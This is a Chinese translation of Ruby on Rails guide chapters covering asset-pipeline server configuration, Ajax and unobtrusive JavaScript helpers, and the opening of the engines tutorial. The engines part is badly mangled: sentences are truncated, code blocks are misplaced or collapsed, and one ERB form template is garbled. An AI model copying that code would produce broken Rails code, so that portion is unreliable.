#### 4.1.1 把 Expires 报头设置为很久以后

编译好的静态资源存放在服务器的文件系统中，直接由网页服务器伺服。默认情况下，没有为这些文件设置一个很长的过期时间。为了能充分发挥指纹的作用，需要修改服务器的设置，添加相关的报头。

针对 Apache 的设置：

```
# The Expires* directives requires the Apache module
# `mod_expires` to be enabled.
<Location /assets/>
  # Use of ETag is discouraged when Last-Modified is present
  Header unset ETag FileETag None
  # RFC says only cache for 1 year
  ExpiresActive On ExpiresDefault "access plus 1 year"
</Location>
```

针对 Nginx 的设置：

```
location ~ ^/assets/ {
  expires 1y;
  add_header Cache-Control public;

  add_header ETag "";
  break;
}
```

#### 4.1.2 GZip 压缩

Sprockets 预编译文件时还会创建静态资源的 gzip 版本（.gz）。网页服务器一般使用中等压缩比例，不过因为预编译只发生一次，所以 Sprockets 会使用最大的压缩比例，尽量减少传输的数据大小。网页服务器可以设置成直接从硬盘伺服压缩版文件，无需直接压缩文件本身。

在 Nginx 中启动 `gzip_static` 模块后就能自动实现这一功能：

```
location ~ ^/(assets)/  {
  root /path/to/public;
  gzip_static on; # to serve pre-gzipped version
  expires max;
  add_header Cache-Control public;
}
```

如果编译 Nginx 时加入了 `gzip_static` 模块，就能使用这个指令。Nginx 针对 Ubuntu/Debian 的安装包，以及 `nginx-light` 都会编译这个模块。否则就要手动编译：

```
./configure --with-http_gzip_static_module
```

如果编译支持 Phusion Passenger 的 Nginx，就必须加入这个命令行选项。

针对 Apache 的设置很复杂，请自行 Google。

### 4.2 在本地预编译

为什么要在本地预编译静态文件呢？原因如下：

- 可能无权限访问生产环境服务器的文件系统；
- 可能要部署到多个服务器，避免重复编译；
- 可能会经常部署，但静态资源很少改动；

在本地预编译后，可以把编译好的文件纳入版本控制系统，再按照常规的方式部署。

不过有两点要注意：

- 一定不能运行 Capistrano 部署任务来预编译静态资源；
- 必须修改下面这个设置；

在 `config/environments/development.rb` 中加入下面这行代码：

```
config.assets.prefix = "/dev-assets"
```

修改 `prefix` 后，在开发环境中 Sprockets 会使用其他的 URL 伺服静态资源，把请求都交给 Sprockets 处理。但在生产环境中 `prefix` 仍是 `/assets`。如果没作上述修改，在生产环境中会从 `/assets` 伺服静态资源，除非再次编译，否则看不到文件的变化。

同时还要确保所需的压缩程序在生产环境中可用。

在本地预编译静态资源，这些文件就会出现在工作目录中，而且可以根据需要纳入版本控制系统。开发环境仍能按照预期正常运行。

### 4.3 实时编译

某些情况下可能需要实时编译，此时静态资源直接由 Sprockets 处理。

要想使用实时编译，要做如下设置：

```
config.assets.compile = true
```

初次请求时，Asset Pipeline 会编译静态资源，并缓存，这一过程前文已经提过了。引用文件时，会使用加上 MD5 哈希的文件名代替清单文件中的名字。

Sprockets 还会把 `Cache-Control` 报头设为 `max-age=31536000`。这个报头的意思是，服务器和客户端浏览器之间的缓存可以存储一年，以减少从服务器上获取静态资源的请求数量。静态资源的内容可能存在本地浏览器的缓存或者其他中间缓存中。

实时编译消耗的内存更多，比默认的编译方式性能更低，因此不推荐使用。

如果要把程序部署到没有安装 JavaScript 运行时的服务器，可以在 `Gemfile` 中加入：

```
group :production do
  gem 'therubyracer'
end
```

### 4.4 CDN

如果用 CDN 分发静态资源，要确保文件不会被缓存，因为缓存会导致问题。如果设置了 `config.action_controller.perform_caching = true`，`Rack::Cache` 会使用 `Rails.cache` 存储静态文件，很快缓存空间就会用完。

每种缓存的工作方式都不一样，所以要了解你所用 CDN 是如何处理缓存的，确保能和 Asset Pipeline 和谐相处。有时你会发现某些设置能导致诡异的表现，而有时又不会。例如，作为 HTTP 缓存使用时，Nginx 的默认设置就不会出现什么问题。

## 5 定制 Asset Pipeline

### 5.1 压缩 CSS

压缩 CSS 的方式之一是使用 YUI。YUI CSS compressor 提供了压缩功能。

下面这行设置会启用 YUI 压缩，在此之前要先安装 `yui-compressor` gem：

```
config.assets.css_compressor = :yui
```

如果安装了 `sass-rails` gem，还可以使用其他的方式压缩 CSS：

```
config.assets.css_compressor = :sass
```

### 5.2 压缩 JavaScript

压缩 JavaScript 的方式有：`:closure`，`:uglifier` 和 `:yui`。这三种方式分别需要安装 `closure-compiler`、`uglifier` 和 `yui-compressor`。

默认的 `Gemfile` 中使用的是 uglifier。这个 gem 使用 Ruby 包装了 UglifyJS（为 NodeJS 开发）。uglifier 可以删除空白和注释，缩短本地变量名，还会做些微小的优化，例如把 `if...else` 语句改写成三元操作符形式。

下面这行设置使用 `uglifier` 压缩 JavaScript：

```
config.assets.js_compressor = :uglifier
```

系统中要安装支持 ExecJS 的运行时才能使用 `uglifier`。Mac OS X 和 Windows 系统中已经安装了 JavaScript 运行时。 I> NOTE: `config.assets.compress` 初始化选项在 Rails 4 中不可用，即便设置了也没有效果。请分别使用 `config.assets.css_compressor` 和 `config.assets.js_compressor` 这两个选项设置 CSS 和 JavaScript 的压缩方式。

### 5.3 使用自己的压缩程序

设置压缩 CSS 和 JavaScript 所用压缩程序的选项还可接受对象，这个对象必须能响应 `compress` 方法。`compress` 方法只接受一个字符串参数，返回值也必须是字符串。

```
class Transformer
  def compress(string)
    do_something_returning_a_string(string)
  end
end
```

要想使用这个压缩程序，请在 `application.rb` 中做如下设置：

```
config.assets.css_compressor = Transformer.new
```

### 5.4 修改 `assets` 的路径

Sprockets 默认使用的公开路径是 `/assets`。

这个路径可以修改成其他值：

```
config.assets.prefix = "/some_other_path"
```

升级没使用 Asset Pipeline 的旧项目时，或者默认路径已有其他用途，或者希望指定一个新资源路径时，可以设置这个选项。

### 5.5 X-Sendfile 报头

X-Sendfile 报头的作用是让服务器忽略程序的响应，直接从硬盘上伺服指定的文件。默认情况下服务器不会发送这个报头，但在支持该报头的服务器上可以启用。启用后，会跳过响应直接由服务器伺服文件，速度更快。X-Sendfile 报头的用法参见 API 文档。

Apache 和 Nginx 都支持这个报头，可以在 `config/environments/production.rb` 中启用：

```
# config.action_dispatch.x_sendfile_header = "X-Sendfile" # for apache
# config.action_dispatch.x_sendfile_header = 'X-Accel-Redirect' # for nginx
```

如果升级现有程序，请把这两个设置写入 `production.rb`，以及其他类似生产环境的设置文件中。不能写入 `application.rb`。

详情参见生产环境所用服务器的文档： T> TIP: - Apache TIP: - Nginx

## 6 静态资源缓存的存储方式

在开发环境和生产环境中，Sprockets 使用 Rails 默认的存储方式缓存静态资源。可以使用 `config.assets.cache_store` 设置使用其他存储方式：

```
config.assets.cache_store = :memory_store
```

静态资源缓存可用的存储方式和程序的缓存存储一样。

```
config.assets.cache_store = :memory_store, { size: 32.megabytes }
```

## 7 在 gem 中使用静态资源

静态资源也可由 gem 提供。

为 Rails 提供标准 JavaScript 代码库的 `jquery-rails` gem 是个很好的例子。这个 gem 中有个引擎类，继承自 `Rails::Engine`。添加这层继承关系后，Rails 就知道这个 gem 中可能包含静态资源文件，会把这个引擎中的 `app/assets`、`lib/assets` 和 `vendor/assets` 三个文件夹加入 Sprockets 的搜索路径中。

## 8 把代码库或者 gem 变成预处理器

Sprockets 使用 Tilt 作为不同模板引擎的通用接口。在你自己的 gem 中也可实现 Tilt 的模板协议。一般情况下，需要继承 `Tilt::Template` 类，然后重新定义 `prepare` 方法（初始化模板），以及 `evaluate` 方法（返回处理后的内容）。原始数据存储在 `data` 中。详情参见 `Tilt::Template` 类的源码。

```
module BangBang
  class Template < ::Tilt::Template
    def prepare
      # Do any initialization here
    end

    # Adds a "!" to original template.
    def evaluate(scope, locals, &block)
      "#{data}!"
    end
  end
end
```

上述代码定义了 `Template` 类，然后还需要关联模板文件的扩展名：

```
Sprockets.register_engine '.bang', BangBang::Template
```

## 9 升级旧版本 Rails

从 Rails 3.0 或 Rails 2.x 升级，有一些问题要解决。首先，要把 `public/` 文件夹中的文件移到新位置。不同类型文件的存放位置参见“静态资源的组织方式”一节。

其次，避免 JavaScript 文件重复出现。因为从 Rails 3.1 开始，jQuery 是默认的 JavaScript 库，因此不用把 `jquery.js` 复制到 `app/assets` 文件夹中。Rails 会自动加载 jQuery。

然后，更新各环境的设置文件，添加默认设置。

在 `application.rb` 中加入：

```
# Version of your assets, change this if you want to expire all your assets
config.assets.version = '1.0'

# Change the path that assets are served from config.assets.prefix = "/assets"
```

在 `development.rb` 中加入：

```
# Expands the lines which load the assets
config.assets.debug = true
```

在 `production.rb` 中加入：

```
# Choose the compressors to use (if any) config.assets.js_compressor  =
# :uglifier config.assets.css_compressor = :yui

# Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

# Generate digests for assets URLs. This is planned for deprecation.
config.assets.digest = true

# Precompile additional assets (application.js, application.css, and all
# non-JS/CSS are already added) config.assets.precompile += %w( search.js )
```

Rails 4 不会在 `test.rb` 中添加 Sprockets 的默认设置，所以要手动添加。测试环境中以前的默认设置是：`config.assets.compile = true`，`config.assets.compress = false`，`config.assets.debug` 和 `config.assets.digest = false`。

最后，还要在 `Gemfile` 中加入以下 gem：

```
gem 'sass-rails',   "~> 3.2.3"
gem 'coffee-rails', "~> 3.2.1"
gem 'uglifier'
```

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 在 Rails 中使用 JavaScript

本文介绍 Rails 内建对 Ajax 和 JavaScript 等的支持，使用这些功能可以轻易的开发强大的 Ajax 程序。

读完本文，你将学到：

- Ajax 基本知识；
- 非侵入式 JavaScript；
- 如何使用 Rails 内建的帮助方法；
- 如何在服务器端处理 Ajax；
- Turbolinks 简介；

## Chapters



## 1 Ajax 简介

在理解 Ajax 之前，要先知道网页浏览器常规的工作原理。

在浏览器的地址栏中输入 `http://localhost:3000` 后，浏览器（客户端）会向服务器发起一个请求。然后浏览器会处理响应，获取相关的资源文件，比如 JavaScript、样式表、图片，然后显示页面内容。点击链接后发生的事情也是如此：获取页面内容，获取资源文件，把全部内容放在一起，显示最终的网页。这个过程叫做“请求-响应循环”。

JavaScript 也可以向服务器发起请求，并处理响应。而且还能更新网页中的内容。因此，JavaScript 程序员可以编写只需更新部分内容的网页，而不用从服务器获取完整的页面数据。这是一种强大的技术，我们称之为 Ajax。

Rails 默认支持 CoffeeScript，后文所有的示例都用 CoffeeScript 编写。本文介绍的技术，在普通的 JavaScript 中也可使用。

例如，下面这段 CoffeeScript 代码使用 jQuery 发起一个 Ajax 请求：

```
$.ajax(url: "/test").done (html) ->
  $("#results").append html
```

这段代码从 `/test` 地址上获取数据，然后把结果附加到 `div#results`。

Rails 内建了很多使用这种技术开发程序的功能，基本上无需自己动手编写上述代码。后文介绍 Rails 如何为开发这种程序提供帮助，不过都构建在这种简单的技术之上。

## 2 非侵入式 JavaScript

Rails 使用一种叫做“非侵入式 JavaScript”（Unobtrusive JavaScript）的技术把 JavaScript 应用到 DOM 上。非侵入式 JavaScript 是前端开发社区推荐使用的方法，但有些教程可能会使用其他方式。

下面是编写 JavaScript 最简单的方式，你可能见过，这叫做“行间 JavaScript”：

```
<a href="#" onclick="this.style.backgroundColor='#990000'">Paint it red</a>
```

点击链接后，链接的背景会变成红色。这种用法的问题是，如果点击链接后想执行大量代码怎么办？

```
<a href="#" onclick="this.style.backgroundColor='#009900';this.style.color='#FFFFFF';">Pa
```

太别扭了，不是吗？我们可以把处理点击的代码定义成一个函数，用 CoffeeScript 编写如下：

```
paintIt = (element, backgroundColor, textColor) ->
  element.style.backgroundColor = backgroundColor
  if textColor?
    element.style.color = textColor
```

然后在页面中这么做：

```
<a href="#" onclick="paintIt(this, '#990000')">Paint it red</a>
```

这种方法好点儿，但是如果很多链接需要同样的效果该怎么办呢？

```
<a href="#" onclick="paintIt(this, '#990000')">Paint it red</a>
<a href="#" onclick="paintIt(this, '#009900', '#FFFFFF')">Paint it green</a>
<a href="#" onclick="paintIt(this, '#000099', '#FFFFFF')">Paint it blue</a>
```

非常不符合 DRY 原则。为了解决这个问题，我们可以使用“事件”。在链接上添加一个 `data-*` 属性，然后把处理程序绑定到拥有这个属性的点击事件上：

```
paintIt = (element, backgroundColor, textColor) ->
  element.style.backgroundColor = backgroundColor
  if textColor?
    element.style.color = textColor

$ ->
  $("a[data-background-color]").click ->
    backgroundColor = $(this).data("background-color")
    textColor = $(this).data("text-color")
    paintIt(this, backgroundColor, textColor)
```

```
<a href="#" data-background-color="#990000">Paint it red</a>
<a href="#" data-background-color="#009900" data-text-color="#FFFFFF">Paint it green</a>
<a href="#" data-background-color="#000099" data-text-color="#FFFFFF">Paint it blue</a>
```

我们把这种方法称为“非侵入式 JavaScript”，因为 JavaScript 代码不再和 HTML 混用。我们把两中代码完全分开，这么做易于修改功能。我们可以轻易地把这种效果应用到其他链接上，只要添加相应的 `data` 属性就行。所有 JavaScript 代码都可以放在一个文件中，进行压缩，每个页面都使用这个 JavaScript 文件，因此只在第一次请求时加载，后续请求会直接从缓存中读取。“非侵入式 JavaScript”带来的好处太多了。

Rails 团队极力推荐使用这种方式编写 CoffeeScript 和 JavaScript，而且你会发现很多代码库都沿用了这种方式。

# 3 内建的帮助方法

Rails 提供了很多视图帮助方法协助你生成 HTML，如果想在元素上实现 Ajax 效果也没问题。

因为使用的是非侵入式 JavaScript，所以 Ajax 相关的帮助方法其实分成两部分，一部分是 JavaScript 代码，一部分是 Ruby 代码。

rails.js 提供 JavaScript 代码，常规的 Ruby 视图帮助方法用来生成 DOM 标签。rails.js 中的 CoffeeScript 会监听这些属性，执行相应的处理程序。

## 3.1 `form_for`

`form_for` 方法协助编写表单，可指定 `:remote` 选项，用法如下：

```
<%= form_for(@post, remote: true) do |f| %>
  ...
<% end %>
```

生成的 HTML 如下：

```
<form accept-charset="UTF-8" action="/posts" class="new_post" data-remote="true" id="new_
  ...
</form>
```

注意 `data-remote="true"` 属性，现在这个表单不会通过常规的提交按钮方式提交，而是通过 Ajax 提交。

或许你并不需要一个只能填写内容的表单，而是想在表单提交成功后做些事情。为此，我们要绑定到 `ajax:success` 事件上。处理表单提交失败的程序要绑定到 `ajax:error` 事件上。例如：

```
$(document).ready ->
  $("#new_post").on("ajax:success", (e, data, status, xhr) ->
    $("#new_post").append xhr.responseText
  ).on "ajax:error", (e, xhr, status, error) ->
    $("#new_post").append "<p>ERROR</p>"
```

显然你需要的功能比这要复杂，上面的例子只是个入门。关于事件的更多内容请阅读 jquery-ujs 的维基。

## 3.2 `form_tag`

`form_tag` 方法的功能和 `form_for` 类似，也可指定 `:remote` 选项，如下所示：

```
<%= form_tag('/posts', remote: true) do %>
  ...
<% end %>
```

生成的 HTML 如下：

```
<form accept-charset="UTF-8" action="/posts" data-remote="true" method="post">
  ...
</form>
```

其他用法都和 `form_for` 一样。详细介绍参见文档。

## 3.3 `link_to`

`link_to` 方法用来生成链接，可以指定 `:remote`，用法如下：

```
<%= link_to "a post", @post, remote: true %>
```

生成的 HTML 如下：

```
<a href="/posts/1" data-remote="true">a post</a>
```

绑定的 Ajax 事件和 `form_for` 方法一样。下面举个例子。加入有一个文章列表，我们想只点击一个链接就删除所有文章，视图代码如下：

```
<%= link_to "Delete post", @post, remote: true, method: :delete %>
```

CoffeeScript 代码如下：

```
$ ->
  $("a[data-remote]").on "ajax:success", (e, data, status, xhr) ->
    alert "The post was deleted."
```

### 3.4 `button_to`

`button_to` 方法用来生成按钮，可以指定 `:remote` 选项，用法如下：

```
<%= button_to "A post", @post, remote: true %>
```

生成的 HTML 如下：

```
<form action="/posts/1" class="button_to" data-remote="true" method="post">
  <div><input type="submit" value="A post"></div>
</form>
```

因为生成的就是一个表单，所以 `form_for` 的全部信息都适用于这里。

## 4 服务器端处理

Ajax 不仅需要编写客户端代码，服务器端也要做处理。Ajax 请求一般不返回 HTML，而是 JSON。下面详细介绍处理过程。

### 4.1 一个简单的例子

假设在网页中要显示一系列用户，还有一个新建用户的表单，控制器的 `index` 动作如下所示：

```
class UsersController < ApplicationController
  def index
    @users = User.all
    @user = User.new
  end
  # ...
```

`index` 动作的视图（`app/views/users/index.html.erb`）如下：

```
<b>Users</b>

<ul id="users">
<%= render @users %>
</ul>

<br>

<%= form_for(@user, remote: true) do |f| %>
  <%= f.label :name %><br>
  <%= f.text_field :name %>
  <%= f.submit %>
<% end %>
```

`app/views/users/_user.html.erb` 局部视图如下：

```
<li><%= user.name %></li>
```

`index` 动作的上部显示用户，下部显示新建用户的表单。

下部的表单会调用 `UsersController` 的 `create` 动作。因为表单的 `remote` 属性为 `true`，所以发往 `UsersController` 的是 Ajax 请求，使用 JavaScript 处理。要想处理这个请求，控制器的 `create` 动作应该这么写：

```
  # app/controllers/users_controller.rb
  # ......
  def create
    @user = User.new(params[:user])

    respond_to do |format|
      if @user.save
        format.html { redirect_to @user, notice: 'User was successfully created.' }
        format.js   {}
        format.json { render json: @user, status: :created, location: @user }
      else
        format.html { render action: "new" }
        format.json { render json: @user.errors, status: :unprocessable_entity }
      end
    end
  end
```

注意，在 `respond_to` 的代码块中使用了 `format.js`，这样控制器才能处理 Ajax 请求。然后还要新建 `app/views/users/create.js.erb` 视图文件，编写发送响应以及在客户端执行的 JavaScript 代码。

```
$("<%= escape_javascript(render @user) %>").appendTo("#users");
```

# 5 Turbolinks

Rails 4 提供了 Turbolinks gem，这个 gem 可用于大多数程序，加速页面渲染。

## 5.1 Turbolinks 的工作原理

Turbolinks 为页面中所有的 `<a>` 元素添加了一个点击事件处理程序。如果浏览器支持 PushState，Turbolinks 会发起 Ajax 请求，处理响应，然后使用响应主体替换原始页面的整个 `<body>` 元素。最后，使用 PushState 技术更改页面的 URL，让新页面可刷新，并且有个精美的 URL。

要想使用 Turbolinks，只需将其加入 `Gemfile`，然后在 `app/assets/javascripts/application.js` 中加入 `//= require turbolinks` 即可。

如果某个链接不想使用 Turbolinks，可以在链接中添加 `data-no-turbolink` 属性：

```
<a href="..." data-no-turbolink>No turbolinks here</a>.
```

## 5.2 页面内容变更事件

编写 CoffeeScript 代码时，经常需要在页面加载时做一些事情。在 jQuery 中，我们可以这么写：

```
$(document).ready ->
  alert "page has loaded!"
```

不过，因为 Turbolinks 改变了常规的页面加载流程，所以不会触发这个事件。如果编写了类似上面的代码，要将其修改为：

```
$(document).on "page:change", ->
  alert "page has loaded!"
```

其他可用事件等详细信息，请参阅 Turbolinks 的说明文件。

# 6 其他资源

下面列出一些链接，可以帮助你进一步学习：

- jquery-ujs 的维基
- 其他介绍 jquery-ujs 的文章
- Rails 3 远程链接和表单权威指南

- Railscasts: Unobtrusive JavaScript
- Railscasts: Turbolinks

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 引擎入门

本章节中您将学习有关引擎的知识，以及引擎如何通过简洁易用的方式为Rails应用插上飞翔的翅膀。

通过学习本章节，您将获得如下知识：

- 引擎是什么
- 如何生成一个引擎
- 为引擎添加特性
- 为Rails应用添加引擎
- 给Rails中的引擎提供重载功能

## Chapters



## 1 引擎是什么？

引擎可以被认为是一个可以为其宿主提供函数功能的中间件。一个Rails应用可以被看作一个"超级给力"的引擎，因为 `Rails::Application` 类是继承自 `Rails::Engine` 的。

从某种意义上说，引擎和Rails应用几乎可以说是双胞胎，差别很小。通过本章节的学习，你会发现引擎和Rails应用的结构几乎是一样的。

引擎和插件也是近亲，拥有相同的 `lib` 目录结构，并且都是使用 `rails plugin new` 命令生成。不同之处在于，一个引擎对于Rails来说是一个"发育完全的插件"(使用命令行生成引擎时会加 `--full` 选项)。在这里我们将使用几乎包含 `--full` 选项所有特性的 `--mountable` 来代替。本章节中"发育完全的插件"和引擎是等价的。一个引擎可以是一个插件，但一个插件不能被看作是引擎。

我们将创建一个叫"blorgh"的引擎。这个引擎将为其宿主提供添加主题和主题评论等功能。刚出生的"blorgh"引擎也许会显得孤单，不过用不了多久，我们将看到她和自己的小伙伴一起愉快的聊天。

引擎也可以离开他的应用宿主独立存在。这意味着一个应用可以通过一个路径助手获得一个 `articles_path` 方法，使用引擎也可以生成一个名为 `articles_path` 的方法，而且两者不会冲突。同理，控制器，模型，数据库表名都是属于不同命名空间的。接下来我们来讨论该如何实现。

你心里须清楚Rails应用是老大，引擎是老大的小弟。一个Rails应用在他的地盘里面是老大，引擎的作用只是锦上添花。

可以看看下面的一些优秀引擎项目,比如Devise ，一个为其宿主应用提供权限认证功能的引擎；Forem, 一个提供论坛功能的引擎；Spree，一个提供电子商务平台功能的引擎。RefineryCMS, 一个 CMS 引擎 。

最后，大部分引擎开发工作离不开James Adam,Piotr Sarnacki 等Rails核心开发成员，以及很多默默无闻付出的人们。如果你见到他们，别忘了向他们致谢！

## 2 生成一个引擎

为了生成一个引擎，你必须将生成插件命令和适当的选项配合使用。比如你要生成"blorgh"应用 ，你需要一个"mountable"引擎。那么在命令行终端你就要敲下如下代码：

```
$ bin/rails plugin new blorgh --mountable
```

生成插件命令相关的帮助信息可以敲下面代码得到：

```
$ bin/rails plugin --help
```

`--mountable` 选项告诉生成器你想创建一个"mountable"，并且命名空间独立的引擎。如果你用选项 `--full` 的话，生成器几乎会做一样的操作。 `--full` 选项告诉生成器你想创建一个引擎，包含如下结构：

- 一个 `app` 目录树

- 一个 `config/routes.rb` 文件:

  ```
  Rails.application.routes.draw do
  end
  ```

- 一个 `lib/blorgh/engine.rb` 文件，以及在一个标准的Rails应用文件目录的 `config/application.rb` 中的如下声明：

  ```
  module Blorgh
    class Engine &lt; ::Rails::Engine
    end
  end
  ```

`--mountable` 选项会比 `--full` 选项多做的事情有:

- 生成若干资源文件( `application.js` and `application.css` )
- 添加一个命名空间为 `ApplicationController` 的子集
- 添加一个命名空间为 `ApplicationHelper` 的子集
- 添加 一个引擎的布局视图模版
- 在 `config/routes.rb` 中声明独立的命名空间 ；

  ```
  Blorgh::Engine.routes.draw do
  end
  ```

在 `lib/blorgh/engine.rb` 中声明独立的命名空间:

```
```ruby
module Blorgh
  class Engine < ::Rails::Engine
    isolate_namespace Blorgh
  end
end
```

```
除此之外，`--mountable`选项告诉生成器在引擎内部的 `test/dummy` 文件夹中创建一个简单应用，在`test/dun
```

mount Blorgh::Engine, at: "blorgh"

```
#### 2.1 引擎探秘

##### 2.1.1 文件冲突

在我们刚才创建的引擎根目录下有一个`blorgh.gemspec`文件。如果你想把引擎和Rails应用整合，那么接下来要做的
```

gem 'blorgh', path: "vendor/engines/blorgh"
```

```
接下来别忘了运行`bundle install`命令，Bundler通过解析刚才在`Gemfile`文件中关于引擎的声明，会去解析引
```

require "blorgh/engine"

module Blorgh end

```
提示： 某些引擎会使用一个全局配置文件来配置引擎，这的确是个好主意，所以如果你提供了一个全局配置文件来配置引

`lib/blorgh/engine.rb`文件中定义了引擎的基类。
```

module Blorgh class Engine < Rails::Engine isolate_namespace Blorgh end end

```
因为引擎继承自`Rails::Engine`类，gem会通知Rails有一个引擎的特别路径，之后会正确的整合引擎到Rails应用中

`isolate_namespace`方法必须拿出来单独谈谈。这个方法会把引擎模块中与控制器，模型，路径等模块内的同名组件

提示：强烈建议您使用`isolate_namespace`方法定义引擎的模块，如果没使用它，这可能会在一个Rails应用中和其

命名空间对于执行像`bin/rails g model`的命令意味者什么呢？ 比如`bin/rails g model article`，这个操

总而言之，路径同引擎一样也是有命名空间的，命名空间的重要性将会在本指南中的[Routes](#routes)继续讨论。

##### 2.1.2 `app` 目录

`app`内部的结构和一般的Rails应用差不多，都包含 `assets`, `controllers`, `helpers`, `mailers`, `

`app/assets`文件夹包含`images`, `javascripts`和`stylesheets`，这些你在一个Rails应用中应该很熟悉了

`app/controllers`文件夹下有一个`blorgh`文件夹，他包含一个名为`application_controller.rb`的文件。

提示：在引擎内部的`ApplicationController`类命名方式和Rails 应用类似是为了方便你将Rails应用和引擎整合

最后，`app/views` 文件夹包含一个`layouts`文件。他包含一个`blorgh/application.html.erb`文件。这个文

如果你不希望强制引擎的使用者使用你的布局样式，那么可以删除这个文件，使用其他控制器的视图文件。

##### 2.1.3 `bin` 目录

这个目录包含了一个`bin/rails`文件，它为你像在Rails应用中使用`rails` 等命令提供了支持，比如为该引擎生成
```

$ bin/rails g model

```
必须要注意的是，在引擎内部使用命令行工具生成的组件都会自动调用 `isolate_namespace`方法，以达到组件命名空

##### 2.1.4 `test`目录

`test`目录是引擎执行测试的地方，为了方便测试，`test/dummy`内置了一个精简版本的Rails 应用，这个应用可以
```

Rails.application.routes.draw do mount Blorgh::Engine => "/blorgh" end

```
mounts这行的意思是Rails应用只能通过`/blorgh`路径来访问引擎。

在测试目录下面有一个`test/integration`子目录，该子目录是为了实现引擎的的交互测试而存在的。其它的目录也可

### 3 引擎功能简介

本章中创建的引擎需要提供发布主题， 主题评论，关注[Getting Started Guide](getting_started.html)某人

#### 3.1 生成一个Article 资源

一个博客引擎首先要做的是生成一个`Article` 模型和相关的控制器。为了快速生成这些，你可以使用Rails的genera
```

$ bin/rails generate scaffold article title:string text:text

```
这个命令执行后会得到如下输出：
```

invoke active_record create db/migrate/[timestamp]_create_blorgh_articles.rb create app/models/blorgh/article.rb invoke test_unit create test/models/blorgh/article_test.rb create test/fixtures/blorgh/articles.yml invoke resource_route route resources :articles invoke scaffold_controller create app/controllers/blorgh/articles_controller.rb invoke erb create app/views/blorgh/articles create app/views/blorgh/articles/index.html.erb create app/views/blorgh/articles/edit.html.erb create app/views/blorgh/articles/show.html.erb create app/views/blorgh/articles/new.html.erb create app/views/blorgh/articles/_form.html.erb invoke test_unit create test/controllers/blorgh/articles_controller_test.rb invoke helper create app/helpers/blorgh/articles_helper.rb invoke test_unit create test/helpers/blorgh/articles_helper_test.rb invoke assets invoke js create app/assets/javascripts/blorgh/articles.js invoke css create app/assets/stylesheets/blorgh/articles.css invoke css create app/assets/stylesheets/scaffold.css

```
scaffold生成器做的第一件事情是执行生成`active_record`操作，这将会为资源生成一个模型和迁移集，这里要注

接下来，模型的单元测试`test_unit`生成器会生成一个测试文件`test/models/blorgh/article_test.rb`(有

接下来，该资源作为引擎的一部分会被插入`config/routes.rb`中。该引擎的资源`resources :articles`在`co
```

Blorgh::Engine.routes.draw do resources :articles end

```
这里需要注意的是该资源的路径已经和引擎`Blorgh::Engine` 关联上了，就像普通的`YourApp::Application`一

接下来，`scaffold_controller`生成器被触发了，生成一个名为`Blorgh::ArticlesController`的控制器(`a

生成器创建的所有对象几乎都是命名空间化的，控制器的类被定义在`Blorgh`模块中：
```

module Blorgh class ArticlesController < ApplicationController ... end end

```
提示：`Blorgh::ApplicationController`类继承了`ApplicationController`类，而非Rails应用的`Applic
`app/helpers/blorgh/articles_helper.rb`中的helper模块也是命名空间化的： `ruby module Blorgh mo
最后，生成该资源相关的样式表和js脚本文件，文件路径分别是`app/assets/javascripts/blorgh/articles.js
一般情况下，基本的样式表并不会应用到引擎中，因为引擎的布局文件`app/views/layouts/blorgh/application
```

<%= stylesheet_link_tag "scaffold" %>

```
现在，你已经了解了在引擎根目录下使用 scaffold 生成器进行数据库创建和迁移的整个过程，接下来，在`test/dum
如果你喜欢在控制台工作，那么`rails console`就像一个Rails应用。记住：`Article`是命名空间化的，所以你必
```

> Blorgh::Article.find(1) => #

```
最后要做的一件事是让`articles`资源通过引擎的根目录就能访问。比如我打开`http://localhost:3000/blorgh
```

root to: "articles#index"

```
现在人们不需要到引擎的`/articles`目录下浏览主题了，这意味着`http://localhost:3000/blorgh`获得的内容
#### 3.2 生成评论资源
现在，这个引擎可以创建一个新主题，那么自然需要能够评论的功能。为了实现这个功能，你需要生成一个评论模型，以
在Rails应用的根目录下，运行模型生成器，生成一个`Comment`模型，相关的表包含下面两个字段：整型 `article_
```

$ bin/rails generate model Comment article_id:integer text:text

```
上述操作将会输出下面的信息：
```

invoke active_record create db/migrate/[timestamp]_create_blorgh_comments.rb create app/models/blorgh/comment.rb invoke test_unit create test/models/blorgh/comment_test.rb create test/fixtures/blorgh/comments.yml

```
生成器会生成必要的模型文件，由于是命名空间化的，所以会在`blorgh`目录下生成`Blorgh::Comment`类。然后使
```

$ rake db:migrate

```
为了在主题中显示评论，需要在`app/views/blorgh/articles/show.html.erb`的 "Edit" 按钮之前添加如下代
```

# Comments

<%= render @article.comments %>

```
上述代码需要为评论在`Blorgh::Article`模型中添加一个"一对多"(`has_many`)的关联声明。为了添加上述声明，
```

has_many :comments

```
修改过的模型关系是这样的：
```

module Blorgh class Article < ActiveRecord::Base has_many :comments end end

```
提示：  因为 `一对多`(`has_many`) 的关联是在`Blorgh` 内部定义的，Rails明白你想为这些对象使用`Blorgh
接下来，我们需要为主题提供一个表单提交评论，为了实现这个功能，请在 `app/views/blorgh/articles/show.h
```

<%= render "blorgh/comments/form" %>

```
接下来，上述代码中的表单必须存在才能被渲染，我们需要做的就是在`app/views/blorgh/comments`目录下创建一
```

# New comment

<%= form_for [@article, @article.comments.build] do |f| %>
<%= f.label="" :text="" %="">
<%= f.text_area="" :text="" %="">

<%= f.submit %> <% end %>

```
当表单被提交后，它将通过路径`/articles/:article_id/comments`给引擎发送一个`POST`请求。现在这个路径还
```

resources :articles do resources :comments end

```
给表单请求创建一个和评论相关的嵌套路径。

现在路径创建好了，相关的控制器却不存在，为了创建它们，我们使用命令行工具来创建它们：
```

$ bin/rails g controller comments

```
执行上述操作后，会输出下面的信息：
```

